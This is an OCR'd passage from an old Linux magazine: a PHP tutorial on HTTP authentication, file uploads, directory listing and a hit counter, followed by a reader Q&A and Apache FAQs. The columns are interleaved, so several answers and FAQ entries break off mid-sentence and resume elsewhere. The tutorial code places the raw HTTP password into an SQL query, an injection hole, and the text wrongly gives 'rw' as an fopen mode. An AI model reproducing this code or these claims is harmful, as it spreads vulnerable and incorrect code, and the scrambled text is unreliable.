Password = '{$_SERVER['PHP_AUTH_PW']}'");
if (mysql_num_rows($result)) {
```

Rather than comparing the username and password to prewritten values, we now check whether they are found in our **userauth** table. If **mysql_num_rows(\$result)** returns one or more rows, we have at least one member with the credentials provided, so we should allow them access. Note that I said "at least one member" – we have no way (till next month!) to stop people signing up with the same username as existing members.

Accepting uploads over HTTP

It might be that you want visitors to upload pictures for a member biography page, enclose attachments to forum messages, or just share files on a public download area – the ability to handle file uploads can be a great addition to web sites.

The HTML input element, **file**, brings up a file selection dialog in most browsers that allows your visitor to select a file for uploading. You can include this element in an HTML form just like you would any other element: web browsers render it as a text box and a "select" (or "browse") button. When your form is submitted, it will automatically send with it the file.

Here is an example HTML form (save it as upload1.php) that allows users to select a file for uploading to your server. Note that we specify **enctype** in our form in order that our file be transmitted properly, and that the **action** property of the form is set to point to upload2.php, which we will look at in a moment.

```
<form enctype="multipart/form-data" method="post"
action="upload2.php">
Send this file: <input name="userfile" type="file" /><br />
<input type="submit" value="Send File" />
</form>
```

You can see our new input file element in action – note that we give it the name "userfile". Now, here is the accompanying PHP script, upload2.php, which **echo()**s out a little information about the file just uploaded from upload1.php:

```
<?php
echo "Received {$_FILES['userfile']['name']} - its size is
{$_FILES['userfile']['size']}";
?>
```

PHP presets variables for you with regards to the file just uploaded using a superglobal variable, **\$_FILES**, to hold them. Each file uploaded is placed into the **\$_FILES** superglobal array in the form of another array made up of info about the file itself – so we have an array within an array, or a *multidimensional array*.

If we had two files – fileone and filetwo – rather than just 'userfile', PHP would put two arrays into **\$_FILES**, each containing the name, size, and other information about fileone and filetwo respectively. As you can see above, PHP sets 'name' and 'size' to let you read the original filename given by the user, and the size of the file sent. It also sets 'tmp_name' to give you the name the file has on your server (might be something like /tmp/tmp000), and also 'type', which gives you the MIME type of the uploaded file (e.g. image/png) if it was provided by the uploading browser.

Give your uploading script a try in your web browser – see if you can modify the script yourself to check whether your browser sends a MIME type or not. If you find files over a certain size aren't being uploaded properly, you may find you need to increase a setting in your php.ini file, "upload_max_filesize".

Now that we are able to upload a file and read out information about, let's try something more useful – how to put the uploaded file in a place you choose.

PHP makes this particularly easy through the **move_uploaded_file()** function. **move_uploaded_file()** takes two filenames as its parameters, and returns false on error. The first parameter should be the name of the uploaded file you wish to work with, corresponding to **\$_FILES['userfile']['tmp_name']** if you are using 'userfile' as the form element in your upload HTML page. The second parameter is the name of the filename you want the uploaded file to be moved to. If all goes well, PHP returns true, and the file will be where you expect it. Let's take a look at the whole operation in action:

```
<?php
if (move_uploaded_file($_FILES['userfile']['tmp_name'],
"/place/for/file")) {
echo "Received {$_FILES['userfile']['name']} - its size is
{$_FILES['userfile']['size']}";
} else {
echo "Upload failed!";
}
?>
```

Note that you will need to edit "/place/for/file" to somewhere PHP has permission to copy files. As you can see, handling file uploads with PHP really couldn't be easier – a call to **move_uploaded_file()** checks security and does the copying work all for you. If you are interested in making your file upload system smarter, read the box, *Advanced file upload handling*.

Getting started with the file system

Let's start with something simple – listing the contents of a directory. There are three functions we need to perform this task – **opendir()**, **readdir()**, and **closedir()**. **opendir()** takes one parameter – the directory you wish to access. If it opens the directory successfully, it returns a *handle* to the directory, which you should store away somewhere for later use.

readdir() takes one parameter, which is the handle that **opendir()** returned. Each time you call **readdir()** on a directory

LXF Tip

Keeping your house in good order

Even though PHP automatically cleans up for you when your script finishes (objects are deleted, MySQL connections are closed, files are **fclose()**d, and so on), I strongly recommend against leaving things lying around for PHP to clean up – do your own housekeeping now, and it will help you later on.

handle, it returns the filename of the next file in the directory in the order in which they are stored by the file system. Once it reaches the end of the directory, it will return false. So, here is a complete example on how to list the contents of a directory:

```
<?php
if ($handle = opendir('/path/to/directory')) {
    while (false !== ($file = readdir($handle))) {
        echo "$file<br>\n";
    }
    closedir($handle);
}
?>
```

As you can see, **closedir()** takes our directory handle as its sole parameter, and it just cleans up after **opendir()**.

Save the code into a file, 'dirlist.php', and give it a try. You will notice that it lists the "." and ".." directory entries – I will leave it as an exercise to the reader to filter out these entries! To get you thinking, here is a small hint for you: the "continue" keyword tells PHP "Skip the rest of this loop iteration and continue on from the start of the next iteration".

Working with files

Now that we have managed to get a file list from a given directory, let's try something more interesting than just printing out the names of files:

```
<?php
if ($handle = opendir('/path/to/directory')) {
    while (false !== ($file = readdir($handle))) {
        $sizeoffile = filesize($file);
        if (is_writable($file)) {
            $filestatus = "writable!";
        } else {
            $filestatus = "read-only :(";
        }
        echo "$file is $sizeoffile bytes - this file is $filestatus<br>\n";
    }
    closedir($handle);
}
?>
```

Two new functions – **filesize()** and **is_writable()** – have been added, and both take the name of a filename as their only parameter. **filesize()** returns the size in bytes of the file specified in its parameter. **is_writable()** returns true if the file specified can be written to by PHP. Remember that PHP tends to run as the same user as your webserver, which is usually "nobody".

Making a counter

Counter scripts really are quite simple once you get down to it – you store a value representing the number of times a page has been visited, and show it to your visitors somewhere on the page. Naturally, given the current topic is file manipulation, we are going to store that variable inside a file. To open, read from, write to, and close files, we will use some new functions – **fopen**, **fread**, **fwrite**, and **fclose** – the **f**, of course, stands for "file". Here is an example counter script, making use of the new functions:

```
<?php
// your content here...
$filename = '/path/to/counter.txt'; // our counter file
$f = fopen($filename,"r"); // open it for READING ("r")
$counter = fread($f, filesize($filename)); // read in value
fclose($f); // close it whilst we work
```

```
$counter++; // increase the counter by one
echo "$counter hits to this page"; // print the new value
$f = fopen($filename,"w"); // open it for WRITING ("w")
fwrite($f, $counter); // write in the new value
fclose($f); // close it
?>
```

Edit the **\$filename** variable to point to a file you have created somewhere (make sure the PHP user ID is able to read from it and write to it), then save the above script as counter.php and run it in your web browser. At first you should see "1 hits to this page", but each time you refresh, the value should go up – reset the value by deleting the *contents* of the file (not the file itself).

Let's examine the script. First we create a **\$filename** variable to hold the name of the counter file. Following that, we use **fopen()** for the first time, specifying its first two parameters: our **\$filename** variable, and the mode of opening. The name of the file is simple enough, but the *mode* parameter requires a little explanation – you need to specify whether you wish to read from the file, write to the file, or append to the file, and there are various modes to allow you to do so. In the example above, we use the "r" mode for reading, then the "w" mode for writing. You are able to combine the two together to make "rw", which would open a file and let you read *and* write to it.

fopen() returns a file handle if it successfully opened the file in the mode you requested, otherwise it returns false. Our file handle is used immediately, in our **fread()** line. **fread()** takes a file handle as its first parameter, and the number of bytes to read from that file handle as its second parameter. So, in counter.php, we **fread()** **filesize()** bytes from **\$filename** and place them into **\$counter**. By using **filesize()** as the second parameter, we read the entire file into our variable – just the ticket for a counter.

We use **fclose()** to close the file pointer. This allows other processes access to the file while we aren't using it, and it's generally best practice to keep files open for as short a time as you are able – it's very easy for something to go wrong and corrupt a file you left dangling open.

With our file pointer closed, we are back onto easy PHP code – we take the contents of **\$counter** and increment it by one. Here is a great example of PHP's lack of strongly-typed variables – **fread()** returns a string, and yet we can increment that string as if it were an integer. After incrementing **\$counter**, we print it out to the screen using **echo**.

Next we update our counter file, which is done in three stages, again starting with **fopen()**, but this time we are using the "w" mode to enable writing. We follow that up with a call to **fwrite()** passing in our file handle as the first parameter, and the information to write as the second parameter. Finally, we close our file handle using **fclose()**, and our counter script is complete. Now you just need to replace // **your content here...** with a witty and popular website, and you will be a smash hit. :)

Conclusion

By combining last month's introduction with this month's more detailed look at PHP's functionality, you should be able to create a variety of file-based scripts for your site. However, there is only so far files can take you: no matter how short the space between your **fopen()**s and **fclose()**s, it's still possible that two scripts may try to read from the same file simultaneously. How do you deal with that? Well, the solution is to stop using files and move onto something more advanced; something faster, easier, more flexible, and more reliable. In fact, something just like a database! 

About Paul Hudson

Paul Hudson is a London-based web developer specialising in PHP and Perl. You can contact him at hudzilla@php.net

NEXT MONTH

Next month, we start a two part mini-series on databases – the better way to handle information access on your website. The database manager we will be using is *MySQL* (available from www.mysql.com), so if you want a headstart, be sure to check out their site.

Answers

If you are really stuck and the HOWTOs yield no good result, why not write in? Our resident experts will answer even your most complicated problems!

Experts this month

Whatever your question is, we can find an expert to answer it – from installation and modem woes to network administrations, we can find the answer for you – just fire off a letter or email and it'll all be taken care of.

LXF answers guy
David Coulson
is a networking and security guru with plenty of sysadmin experience to boot.



Richard Drummond is an experienced programmer who can answer queries on a variety of subjects. A keen Debian user, he's also our resident Java guru.



Nick Veitch is the editor of the magazine, and answers your easy questions! Or indeed anything to do with *Grub*, *LILO*, *netatalk*, *vi*...



USB modem

Q Thanks for a great mag! I installed Mandrake 8.2 from the *LXF27* coverdisc and everything went fine until I tried to get my Eicon Diva ISDN USB modem running. I fear that this modem is not supported by Linux.

Can you help?

Regards, Øyvind Salvesen

A According to the Eicon website, it is unsupported by them, and there are no open source drivers available for this device at the moment. There does seem to be a hive of activity on usenet, with other people who have the same ISDN adaptor and want it to work with Linux. No one seems to have had any success, so you can rest assured that you are not alone.

If you want to replace the device, you may want to look at www.linux-usb.org to find out what ISDN adaptors work with Linux. There are a whole selection of PCI ISDN TAs which work, if the USB front looks poor.

PHP permissions


Q Although I'm an experienced sysadmin. I've no experience of Unix or Linux, so I decided to put this right by purchasing SuSE 8 Professional. I want to use it to get some knowledge of using Linux as a webserver and the like. I've installed *Apache* and *PHP* from the distro's installation discs without any errors occurring. I've also started *Apache* running.

To test the installation, I created a small PHP program as follows:

```
<?php
phpinfo();
?>
```

and saved this as *my.php*.

When I try to run this program from my browser (either on the



PHP pages are parsed by the *Apache* server, so the *httpd* process needs to be able to read your file.

Linux PC or another networked PC)

I get the message:

```
error Failed opening 'usr/local/
httpd/htdocs/my.php' for inclusion
(include_path=':usr/share/php') in
Unknown at line 0.
```

Can you help me sort out what is happening and help correct the error please?

Richard Williams

A When you access a file which is set to **application/x-httpd-php**, via *Apache*, the web server will attempt to **include()** the file. Put simply, this means that the PHP engine will attempt to parse the contents of the file. Most web servers run as 'www-data', 'nobody' or another non-root user, so they need permission to open the 'my.php' file. If you check your 'my.php' file using **ls -l my.php**, you will find that it is not readable by 'other' users, so you will need to do;

```
$ chmod o+r my.php
```

Of course, this allows any user on the system to read the contents of your PHP file, so if you don't want

everyone else looking at the files, you should look at using *suEXEC* (<http://httpd.apache.org/docs/suexec.html>) with *Apache*, which permits CGIs and SSI programs to be executed as a different user.

Greedy KDE

Q I'm running Mandrake 8.2 and have upgraded to KDE 3 using the KDE 3 installation files that were supplied on *LXF28D*. I had to copy the files from the DVD to the hard drive to get a successful install, as per the instructions printed in the magazine, but I digress.

The problem I have is that either KDE 3 is extremely memory hungry, or I have a memory leak. Since I switched to using KDE 3 as the daily desktop, memory seems to get chewed up at an alarming rate. The machine in question is a P3 800 laptop, with 256MB RAM (HP Omnibook 6000). I rarely get left with more than 100MB of physical memory when booting up.

(Another odd thing is that if I select "About KDE" from the "Help" drop down menu from any of the "K" apps (e.g. *KMail*) it tells me: K Desktop Environment. Release 3.0.1 (CVS >=20020327)

But according to www.kde.org, KDE 3.0.1 wasn't released until May 22nd.)

However, I can live with the above, as I just reboot before swapping gets too vicious. What I can't live with, or rather without, is local FTP and telnet services.

I've been through all the GUI config apps and all the relevant config & log files via the command line and have drawn a blank. I get the impression it should be straightforward, but for whatever reason, it isn't for me.

I seem to recall a similar problem with a MDK 8.1 server at work, and I think a colleague resolved that, by doing a re-install. Perhaps I selected the wrong "security setting" during the install, but running local services has become a nightmare.

The only clue I have is the following entry from `/var/log/syslog`:

```
proftpd[3761] - Failed binding to
0.0.0.0, port 21: Address already
in use
```

```
proftpd[3761] - Check the
ServerType directive to ensure you
are configured correctly.
```

I've done a `netstat -a`, and port 21 isn't in use from what I can see. The only other thing I can think of is that, because I get my IP config from a DHCP server (I use the machine both at home and at work), it won't allow me to run services since it classes me as a client machine not a server (clutching at straws, now).

I'm actually a Unix administrator by trade and run and support various Linux distros both at home and at work – which makes this all the more embarrassing ;-)

But if I'm experiencing difficulties then maybe others are too. After all, Mandrake is up there with Red Hat and SuSE, and 8.2 is their latest offering.

Perhaps I'll go back to Slackware – at least I knew where I was with plain ASCII config files ;-)

Thanks in advance.

Justin Eastham

```
david@miamh:~ (pts/37)
3:36pm up 4 days, 3:52, 38 users, load average: 0.33, 0.21, 0.09
187 processes: 186 sleeping, 1 running, 0 zombie, 0 stopped
CPU states: 15.6% user, 5.6% system, 0.8% nice, 78.6% idle
Mem: 1033456k av, 94568k used, 37772k free, 0k shrd, 47288k buff
Swap: 1052152k av, 104664k used, 947488k free

PID USER PRI NI SIZE RSS SHARE STAT LIB xCPU xMem TIME COMMAND
763 root 15 0 6690 4767 8888 S 0 31.4 47.2 610.04 X
11778 david 9 0 3528 3528 2828 S 0 5.2 0.3 0:00 screenshot
11769 david 19 0 1684 1684 1276 R 0 2.1 0.1 0:00 top
781 david 9 0 8856 7688 3412 S 0 1.1 0.7 34:22 enlightenmen
2965 david 9 0 86248 847 26268 S 0 0.5 0.3 21:18 Mozilla-bin
881 david 9 0 5408 4168 3612 S 0 0.3 0.4 0:20 panel
11752 david 9 0 48272 471 4604 S 0 0.3 4.6 0:03 gimp
889 david 9 0 1546 1448 1380 S 0 0.1 0.1 10:11 E-Load, apple
2218 david 9 0 4344 2888 2460 S 0 0.1 0.2 0:03 Etern
1 root 9 0 516 464 452 S 0 0.0 0.0 0:09 init
2 root 9 0 0 0 0 SW 0 0.0 0.0 0:07 keventd
3 root 19 19 0 0 0 SWN 0 0.0 0.0 0:00 ksoftirqd_CP
4 root 18 19 0 0 0 SWN 0 0.0 0.0 0:00 ksoftirqd_CP
5 root 9 0 0 0 0 SW 0 0.0 0.0 0:09 ksuspend
6 root 9 0 0 0 0 SW 0 0.0 0.0 0:00 bdflush
7 root 9 0 0 0 0 SW 0 0.0 0.0 0:05 kupdated
8 root 9 0 0 0 0 SW 0 0.0 0.0 0:00 scsi_ah_0
```

Linux's memory usage can be quite confusing, since it uses physical memory for caching.

As far as the memory issue is concerned, have you looked at your system using `top`? You need to ensure that you look at the memory usage, without including buffer and cache space.

For example, with the following output from `free`:

	total	used	free
shared	buffers	cached	
Mem:	1033456	1012356	21100
0	77884	253116	

```
+/+ buffers/cache: 681356 352100
Swap: 1052152 89544 962608
```

We have 665MB used, with 323MB being used to cache file system data. If you look at individual process memory usage with `top`, you can usually pick out individual programs which are leaking memory. It's worth remembering that X will also include memory from the video card, along with the actual memory usage.

It would appear that *ProFTPD* can't work out your host name, so you will need to edit the `proftpd.conf` file and set the `ServerName` entry to whatever your machine is called. If you do `netstat -ntl`, it will list the listening ports for the system, so you can see what is listening on port 21. Something will be listening, as *ProFTPD* wasn't able to listen on that port, although it's quite likely that it will be *inetd* for an FTP service. Checking `/etc/inetd.conf` and searching for 'ftp' will output the service which is listening on port 21, which is likely to be *wu-ftpd* or *ftpd*.

In either case, if you're wanting to use *ProFTPD*, then comment out the whole `ftp` line. It makes no difference if you get your IP from DHCP, or set it manually, so that is not part of the problem.

Mandrake RPMs

Under Mandrake 8.2, I downloaded the "Ximian Red Hat 7.2" versions of RPMs for GNOME2. I put them all in one directory. In that directory, I ran:

```
rpm -Uvh * --nodeps
```

While it was preparing, I pressed **Ctrl-C** because I wanted to do

A QUICK REFERENCE TO: Links

It's often very useful to be able to quickly access files or programs without having to wade through layers of directories to find what you're looking for. Rather than easy access directories being a mess of files and sub-directories, it's much easier to create links from the original file, to somewhere a little more convenient.

A link is simply a special type of file which refers to another location on the system, although links can either link to another filename, or to a specific place on a filesystem, known as an inode. The former, known as symbolic links, link one file to another by use of its filename. If we do;

```
In -s docs/howto/links.txt links.txt
```


whenever `links.txt` is accessed, the Virtual File System (VFS) layer will really access `docs/howto/links.txt`. Symbolic links can be created absolute or relative to their source, so if we

move the 'links.txt' symbolic link into a directory known as 'stuff', it will then try to look for 'stuff/docs/howto/links.txt'. To counter this, we can create an absolute link;

```
In -s ~/docs/howto/links.txt links.txt
```

Now, wherever the symbolic link is moved to, it will always refer to the original file correctly. If we rename, or delete, the original `links.txt` file, the link will no longer work, and is known as a 'broken link'. When we try to access a broken link, the VFS will return a 'file not found' error, just as if the symbolic link wasn't there at all.

Within a filesystem, we can also create a hard link. Rather than referring to the filename, which may change, hard links refer to the location of the original file on the filesystem. Each filesystem has a finite number of locations from which a file may start, known as inodes, and a hard link simply points to this place. A hard link is



effectively an alternative name for a file on a filesystem, since we can do whatever we like with the original location.

```
In ~/docs/howto/links.txt links.txt
```

We can delete and rename the file, and the hard link will continue to function properly. When a file has been hard linked there is nothing to differentiate between the original filename and the link, so both must be deleted before the space used by the file data is reused by the filesystem. However, the caveat of hard links is that they may only exist on the same filesystem as the original file, so if `/home` and `/` are separate partitions, then we can't create a hard link from `/home/david/links.txt` to `/link.txt`.

FREQUENTLY ASKED QUESTIONS: APACHE

FAQ Where does Apache store its pages?

Depending upon the distribution and the method of installation, the standard **DocumentRoot** for web-pages could be almost anywhere on the machine. The quickest way to locate them is to find the `httpd.conf` file, which is usually found in `/etc/httpd/`, or `/usr/local/apache/conf/`. Checking for the **DocumentRoot** entry will point you to the appropriate directory containing the HTML docs for *Apache*.

FAQ When I try to access /~bob/, it says "404 Not Found". How can I give users their own space?

As default, *Apache* will look for `~bob/public_html/` on the server when you access a top-level directory starting with a tilde. The user 'bob' should ensure that 'public_html' exists in their home directory, and that it is readable by a non-root user, as *Apache* generally runs as 'nobody' or 'www'. 'bob' can `chmod +x ~`, but the `public_html` directory will need to be `chmoded` to `755`, so that the *Apache* server can read the contents.

FAQ I put a default.htm into my directory, but it still gives a directory listing. How do I fix that?

'default.htm' is not a standard name for an index file under *Apache*, so renaming it to `index.html` will solve the problem. However, if you really want `default.htm` to be an index file, you can edit your `httpd.conf` and change the **DirectoryIndex** line to include 'default.htm';

```
DirectoryIndex index.html index.php default.html default.htm
```

FAQ How can I point www.domain.com and www.mysite.com to different places on the web server?

Virtual hosting allows you to run more than one site on your *Apache* server, which are differentiated between by either the IP the *Apache* server gets the request on, or by the server name of the site. Name based hosting, which works happily with a single IP, will let you run `www.domain.com` and `www.mysite.com` on a single *Apache* server without too much effort, since assuming much of their configuration will be the same, all we need to do is

give it a new **DocumentRoot**, and possibly point the log files somewhere else. Virtual hosting depends upon the IP *Apache* is listening on, so if it was listening on `192.168.0.1`, we can do;

```
NameVirtualHost 192.168.0.1:80
<VirtualHost 192.168.0.1:80>
ServerName www.domain.com
DocumentRoot /home/httpd/vhost/
domain.com/www/htdocs
</VirtualHost>
<VirtualHost 192.168.0.1:80>
ServerName www.mysite.com
DocumentRoot /home/httpd/vhost/
mysite.com/www/htdocs
</VirtualHost>
```

The DNS entries for the two hostnames, `www.domain.com` and `www.mysite.com`, must point to the IP used for the **VirtualHosts**.

FAQ Can I make a pretty 404 page? The default one is so boring!

First, you need to create a file within your **DocumentRoot**, such as `/404.html`, which contains the page you want displayed instead. The 404 page can be a CGI, contain PHP, or just be a plain HTML file, so you can customise it as you wish. Within `httpd.conf` you need to add a

```
ErrorDocument 404 /404.html
```

FAQ I want to give all my users user.domain.com addresses, but I don't want to manually write all the vhost entries.

There are two ways to do this. The simplest is to use **mod_vhost_alias**, along with a `httpd.conf` entry which looks like;

```
VirtualDocumentRoot
/home/httpd/vhosts/%0
```

In this case, when you access `http://bob.domain.com/test/doc.html`, it will access

`/home/httpd/vhosts/bob.domain.com/test/doc.html` on the server.

Alternatively, we can use the far more powerful **mod_rewrite**;

```
RewriteEngine on
RewriteCond %{HTTP_HOST}
^[^.]+\.domain\.com$
RewriteRule ^(.+)
%{HTTP_HOST}$1 [C]
RewriteRule ^([^.]+\.)\.domain\.com/(.*)
/home/$1/personal_web/$2
```

In this case, when `http://bob.domain.com/test/doc.html` is accessed, *Apache* will be redirected to `/home/bob/personal_web/test/doc.html`. More information on **mod_rewrite**, along with examples, can be found at

◀ something before installing. Then later I ran the same command again, and it came up with an error message saying:

```
error: open of Preparing: failed... :
No such file or directory
```

I know I shouldn't of killed it while preparing, but right now I am stuck.

Please help!

From the LXF forums

Firstly, you really don't want to be installing RPMs for Red Hat on Mandrake. Mandrake used to be very similar to Red Hat, but it has changed significantly over the last few major revisions, so you can get into quite a mess mixing and matching RPMs from both systems. You should check the Mandrake site for the RPMs for GNOME2, and install those.

You can rebuild your RPM database, in case it was corrupted,

with the following:

```
# rpm --rebuilddb
```

or, if all else fails, you can do:

```
# rpm --initdb
```

If you still have problems, you may wish do to some further debugging to find out exactly what file it is complaining about.



Most USB chipsets will work with the `usb-uhci.o` module, but there are always the `uhci.o` and `ohci.o` modules if it doesn't.

USB ADSL

Q Has anyone managed to get SuSE 8 personal edition to connect to the Internet

through BT's ADSL service and the Alcatel Speedtouch modem? I have tried the suggestions on the SuSE site but they don't seem to work. When I set everything up I try to connect using the *Kdialler* (don't think other choices are offered in a newbie-accessible way) then there is nothing to tell me I'm connected or not, but if I try to use email or the web I get the response that the servers are not found. On the SuSE web site they suggest manually defining these – even then email doesn't work (haven't tried web) so I presume I'm not connected.

Any suggestions would be appreciated! From the LXF forums

<http://httpd.apache.org/docs/misc/rewriteguide.html>

In both cases, the server will need to have been built with **mod_vhost_alias** or **mod_rewrite** support, or if the distribution provides either as a DSO, one can edit `httpd.conf` and add a **LoadModule** directive pointing at the appropriate **mod_*.so** file.

FAQ I've installed PHP4, but when I load 'index.php', it just lists the source. What am I doing wrong?

Only files with specific extensions are parsed by the PHP system, so if your server is configured to parse files ending in `.PHP4`, then those ending in `.php` will not be parsed and the PHP source will be sent to the browser. It is straightforward enough to add extra extensions to the list of files which can be parsed by PHP, using the **AddType** directive.

```
AddType application/x-httpd-php
.php
AddType application/x-httpd-php
.phtml
AddType application/x-httpd-php-source
.pphp
```

A There is a very comprehensive HOWTO at <http://linux-usb.sourceforge.net/SpeedTouch/howto.html>, which looks at the Alcatel Speedtouch USB modem with Linux. You may need to rebuild the kernel, depending upon what SuSE have provided. You certainly don't want to be using *Kdialer*, as that is for PPP connections over a serial modem, rather than PPP over ATM or Ethernet, which is what ADSL uses.

The Speedtouch modem is a complex beast to set up, so make sure you follow the HOWTO carefully.

USB kernel mods

Q I have tried to find a solution to this on the net but with no luck.

I recently installed a USB blanking plate onto the pins on my

Xine supports many different video output modes, including **OpenGL** and **XVideo**, but your video card will need to support it.



motherboard and activated the **USB controller** in the BIOS. Mandrake 8.2 recognised the controller and even has its name, but it fails to initialise at startup, claiming unresolved symbols from *usb-ohci*.

I tried to fix this and found my first problem. The *usbcore* module is reported as (deleted) when I type **lsmod** and when I try to **modprobe usbcore** it fails because another module with the same name is already in memory (the one marked as deleted).

I got round this by forcing it to take on another name, this fixed the unresolved symbols but then *usb-ohci* (and *uhci*) fails to find the controller and hinting that it may need IRQ or memory settings at startup.

So, firstly, I would like to make *usbcore* load properly. Secondly, I would like to know how to start *usb-ohci* properly.

Both are run at startup and produce the appropriate error messages so hopefully fixing this will allow me to alter the startup scripts and get my newly installed USB controller functioning.

Cheers in advance.

From the LXF forums

As you've not provided us with any information as to what the unresolved symbols are, it's somewhat difficult to provide any direct advice regarding your problem. It sounds as if you are using the wrong module for USB, as there are actually three different ones. The most common USB controller is the UHCI model, which should be using the *usb-uhci* module – The *uhci*

module is also for the same chipset, but *usb-uhci* is generally more successful. Are you still using the kernel which came with Mandrake 8.2, or have you built your own?

If you can provide the output from **modprobe usb-ohci**, either to *LXF Answers* or on the *LXF forum*, it will be much easier to find a solution to your problem. Ideally, you should only need to **modprobe usb-ohci**, or **modprobe usb-uhci**, and *usbcore* will be loaded automatically, assuming it has not been compiled into the kernel.

Slow motion Xine

Thanks for providing KDE 3.0 on the cover disk of *LXF28*. I thought I'd let you know how I got on installing it and also ask for help because *Xine* used to work fine but now it's broken!

I noticed that the SuSE rpm version of KDE 3.0 had a number of limitations so I decided to go for it and upgrade to XFree 4.2.0 before installing KDE 3.0 from sources.

Installing XFree 4.2.0
Installing XFree 4.2.0 wasn't as straightforward as I had hoped because the `sh Xinstall.sh` script reported:

```
extract can't find /lib/libc.so.6 version
GLIBC_2.2.3.
```

Executing `/lib/libc.so.6` showed that *glibc 2.2.2* was installed on my system. After upgrading to 2.2.5, the XFree 4.2.0 installation ran to completion. Having read the letter from Peter Mee in *LXF28*, I realise that I got off lightly because the *glibc* installation was fine.

Once XFree 4.2.0 was up and

running, my trusty KDE 2.1 desktop looked lovelier than ever with nice new fonts. One small problem though – *Xine* was broken, but I decided not to worry about it until I had installed KDE 3.0.

Installing KDE 3.0

After installing a few libraries like *Qt-3.0.4*, *openssl-0.9.6d*, *libxml2-2.4.21*, *libxslt-1.0.17*, *cups-1.1.14* and *lesstif-0.93.18*, it was possible to build *arts-1.0.0*, *kdelibs-3.0* and *kdebase-3.0*. The procedure you described in *LXF28* worked a treat although I found that I had to install *kdemultimedia-3.0* before *kdeaddons-3.0*.

I was impressed by the high quality of the installation instructions provided with the KDE 3.0 sources and also with the helpful prompts from `./configure` when extra libraries were required. Linux error messages are often rather obscure, but the KDE 3.0 `./configure` scripts not only help out newbies like me by explaining exactly which libraries are missing but also provide the URL where the latest version of the library can be found.

The other thing that struck me was the sheer complexity and size of KDE 3.0. It took me one and a half days to install KDE 3.0 from sources and probably a further half a day tweaking before I was happy that everything was working. This compares with only 10 or 12 minutes to compile and install kernel 2.4.18 (also on the coverdisc of *LXF28*).

So was it worth it? Definitely



```

david@macha:~ (pts/11)
# Authentication:
LoginGraceTime 600
PermitRootLogin yes
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile  %h/.ssh/authorized_keys

# rhosts authentication should not be used
RhostsAuthentication no
# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#IgnoreUserKnownHosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

```

SSH supports many different authentication options, but on an internal network, *rsh* can make life easier.

yes! KDE 3.0 is considerably slicker and more stable than KDE 2.1 and a lot more functional than anything Bill has managed to produce.

But *Xine* is broken. I've tried 0.9.8, 0.9.9 and 0.9.10 and I just can't get it to work.

Xine seems happy if I execute it like this:

```
steve@titan:/usr/src/other/xine-lib-0.9.10 > xine --video-driver Xshm
```

But then it's dog slow and no way fast enough to watch a movie. If I try to use *OpenGL*, *Xine* doesn't display the *Xine* logo when it starts and attempting to play a DVD movie results in following error message being repeated many times before *xine* disappears in a cloud of bits: `video_out_opengl: early exit due to missing drawable 0 vinfo 0x8129f88`.

So did I break *Xine* when I installed *glibc-2.2.5* or when I installed *XFree 4.2.0*? If it helps, *Xine* is using the following libraries:

```

root@titan:/home/steve > ldd
/usr/local/bin/xine
libSM.so.6 =>
/usr/X11R6/lib/libSM.so.6 (0x40026000)
libICE.so.6 =>
/usr/X11R6/lib/libICE.so.6 (0x4002f000)
libXxf86vm.so.1 =>
/usr/X11R6/lib/libXxf86vm.so.1 (0x40045000)
libpng.so.2 =>
/usr/lib/libpng.so.2 (0x4004b000)
libXext.so.6 =>
/usr/X11R6/lib/libXext.so.6 (0x4007d000)
libxineutils.so.0 =>
/usr/local/lib/libxineutils.so.0 (0x4008a000)

```

```

libxine.so.0 =>
/usr/local/lib/libxine.so.0 (0x40090000)
libpthread.so.0 =>
/lib/libpthread.so.0 (0x400ab000)
libdl.so.2 => /lib/libdl.so.2 (0x400c1000)
libX11.so.6 =>
/usr/X11R6/lib/libX11.so.6 (0x400c5000)
libm.so.6 => /lib/libm.so.6 (0x4017c000)
libc.so.6 => /lib/libc.so.6 (0x4019f000)
libz.so.1 => /lib/libz.so.1 (0x402ca000)
/lib/ld-linux.so.2 =>
/lib/ld-linux.so.2 (0x40000000)

```

I could sure use some help – in the mean time I'll watch movies on the PS2 (if I can prize it away from the kids)!

Regards
Steve Roper

Xine probably 'broke' when you installed *XFree86*, as it seems like *OpenGL* is not particularly happy. You can check the state of the *GLX* extension with *glxinfo*, which is probably not installed. Within your *XF86Config* file, you will need to load the **GLcore** and **glx** modules within the **Section "Module"** part of the file. You've not said which version of *XFree86* you were running prior to this upgrade, so it's difficult to specifically find a reason why the *GLX* extension is not installed properly. If the **glx** module is still not functional, your next port of call should be `/var/log/XFree86.0.log`, which logs the X server startup information, which should help you find out why the *OpenGL* modules failed to load.

As an alternative to *OpenGL*, you

may wish to use the *Xv* output type with *Xine*, which uses the *Xvideo* extension allowing programs to write directly to the video card, which greatly improves the frame rate of video with *Xine*.

```
$ xine -V Xv
```

